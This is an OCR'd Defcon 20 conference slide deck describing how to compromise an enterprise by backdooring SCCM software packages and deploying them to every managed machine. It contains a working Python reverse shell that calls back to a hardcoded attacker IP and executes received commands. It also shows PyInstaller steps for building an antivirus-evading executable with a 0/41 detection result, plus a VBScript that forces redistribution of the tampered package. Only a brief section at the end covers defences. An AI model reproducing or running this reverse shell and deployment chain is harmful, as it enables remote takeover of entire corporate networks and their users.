
Pillage Information

- When we did this for the first time, we noticed an SCCM agent.
- Thought this an interesting avenue of attack and possibly fruitful from an attack standpoint.

System Center Configuration Manager (SCCM)

- SCCM is the standard for a centralized AD management environment.
- It replaces WSUS to allow a centralized fashion for patch management and software distribution (one feature of many of SCCM).
- Ability to create, manage, and deploy packages across the entire company environment.

SCCM Architecture




http://blogs.msdn.com/b/shitanshu/archive/2010/03/15/phase-1-configuration-manager-virtualization-in-microsoft-it.aspx


The Attack – Phase 2

- On the compromised machine, the SCCM agent is already deployed and preconfigured.
- As a standard user, you can pull information from the SCCM agent that will enumerate the name of the central/primary server and other configuration properties.
- Review SCCM logs on the compromised machine to gather information on how often package runs and also to determine site code, package name and ID.

Screenshot of SCCM Agent




Screenshot of SCCM Logs



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

Screenshot of SCCM Logs (cont'd.)



What we have so far

- Local admin credentials – in most cases those are the same on every system.
- SCCM Management Server hostname – Our target
- SCCM Package ID - Will be used during attack

The Goal

- Log onto an SCCM server with local administrator permissions.
- Gain access to the source repository which is typically on the central management server.
- Pack/backdoor a valid package, then deploy to the entire company.

Step 1

- Log into the SCCM server as a local administrator.
- Need to find the source repository on the system
  - Query WMI – Root/SMS/ ← Permissions
  - Check Application Logs within Event Viewer for source directories
- This is typically a file share on the machine, usually marked source$ or sccmsource$.

Next

- Next we need to create a backdoor that will not be picked up by any anti-virus solutions.

- Needs to be a reverse to connect back to the attacker.

TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

Building a Simple Reverse Shell

The Reverse Shell

- Connects out to the attacker (reverse shell).

```
#!/usr/bin/python
# Simple Reverse Shell Written by: Dave Kennedy (ReL1K)
import socket
import subprocess

HOST = '192.168.225.136'    # The remote host
PORT = 443              # The same port as used by the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
# loop forever
while 1:
    # recv command line param
    data = s.recv(1024)
    # execute command line
    proc = subprocess.Popen(data, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
    # grab output from commandline
    stdout_value = proc.stdout.read() + proc.stderr.read()
    # send back to attacker
    s.send(stdout_value)
# quit out afterwards and kill socket
s.close()
```

Compiling Binaries

- PyInstaller – Compiles python code for you into a binary by wrapping the Python Interpreter into the executable.

- Works on Linux, OSX, and Windows.

python Configure.py

python Makespec.py –onefile –noconsole shell.py

python Build.py shell/shell.spec

cd shell\dist

Making it easy – pybuild.py

- All code and samples will be released on the TrustedSec website soon.


```
#!/usr/bin/python
# quick script to build a binary from python
# Written by: Dave Kennedy (ReL1K)
import subprocess
build = raw_input("Enter the name of the python script to build into an exe: ")
subprocess.Popen("python Configure.py", shell=True).wait()
subprocess.Popen("python Makespec.py --onefile %s" % (build), shell=True).wait()
buildname = build.replace(".py", "")
subprocess.Popen("Build.py %s/%s.spec" % (buildname,buildname), shell=True).wait()
print "Executable can be found under %s/dist/%s.exe" % (buildname,buildname)
```

TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

DEMO: Building a Shell

Bypassing AV



virustotal

SHA256: [redacted]

File name: [redacted]

Detection ratio: 0 / 41

Analysis date: 2012-07-[redacted]

More details

0 0


Antivirus	Result	Update
AhnLab-V3	-	20120725
AntiVir	-	20120725
Antiy-AVL	-	20120725
Avast	-	20120725
AVG	-	20120725
BitDefender	-	20120725
ByteHero	-	20120723
CAT-QuickHeal	-	20120724
ClamAV	-	20120725
Commtouch	-	20120725
Comodo	-	20120725
DrWeb	-	20120725
Emsisoft	-	20120725
eSafe	-	20120724
ESET-NOD32	-	20120725
F-Prot	-	20120725
F-Secure	-	20120725
Fortinet	-	20120725

Step 3

- Take one of the source packages, replace it with the backdoored version of it.
- Example, grab our reverse shell executable, and use the backdoor functionality with msfvenom.
- Now you have a new malicious package ready to be deployed.

Problem

- Package will not deploy without a proper signature/hash.
- Need a way to update the signature in order to complete the deployment.



Scenario 1

- New script being released today, goes in the startup directory of any user on the machine.
- Automatically updates the package using the SCCM admins credentials and creates a new signature for the file.
- Forces a package source refresh and initiates package deployment to associated clients.

Script

strSMSServer = "<SMSServer>" ← Server Name (Found within Client Configuration Manager)
strPackageID = "<PackageID>" ← Package ID (Found within Client logs)

```
Set objLoc =  CreateObject("WbemScripting.SWbemLocator")
Set objSMS= objLoc.ConnectServer(strSMSServer, "root\sms")
Set Results = objSMS.ExecQuery _
  ("SELECT * From SMS_ProviderLocation WHERE ProviderForLocalSite = true")
 For each Loc in Results
  If Loc.ProviderForLocalSite = True Then
   Set objSMS2 = objLoc.ConnectServer(Loc.Machine, "root\sms\site_"& _
     Loc.SiteCode)
   strSMSSiteCode = Loc.SiteCode
  end if
 Next

Set objPkgs = objSMS2.ExecQuery("select * from SMS_Package where PackageID = '" & strPackageID & "'")
for each objPkg in objPkgs
objPkg.RefreshPkgSource(0) ← Refreshes the package source at all distribution points
Next
```


Scenario 2

- If you have database access on the machine, you can use a combination of database + wmi and others to create a package and update the signature.

- New tool being released within the next few weeks (still fixing bugs).

Making things easier

- SCCM 2012 simplifies a lot of these steps for us automatically.
- Rights are easier to manage and makes it less complex for our needs (hackers) to enumerate before performing this attack.
- SCCM 2012 SP1 also incorporates patching for third parties, Unix/Linux, OSX, etc.



The Attack

- PXE boot into Windows Image, dump local admin hashes or cached credentials.
- Enumerate SCCM location and log into server with local administrator rights.
- Locate the source directory for the packages of SCCM.

The Attack (cont'd)

- Grab one of the source files, or all of them. Backdoor with malicious code.
- Update the startup scripts for logged in users, boot them off if you want so they re-establish.
- Wait for the shells =)
- Pop a box.

TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

DEMO 1 – Manual Attack

TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

DEMO 2 – Using SET

Wrapping Up

- This attack seems to work for us on 90% of our internal penetration tests.
- Easy to do, takes less than an hour.
- Hard to protect against, everyone is using PXE and SCCM.

Protecting Against This

- Ensure that PXE is limited only to help desk / imaging subnets.
- Monitor the SCCM servers for malicious traffic.
- Monitor source files for unwanted changes.
- Detective controls will be your biggest savior on this one.
- Separate credentials for SCCM.

TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

Defcon 20 – Owning One To Rule Them All

Dave DeSimone (@d2theave)
Manager, Information Security
Fortune 1000

Dave Kennedy (@dave_rel1k)
Founder, Principal Security Consultant
@TrustedSec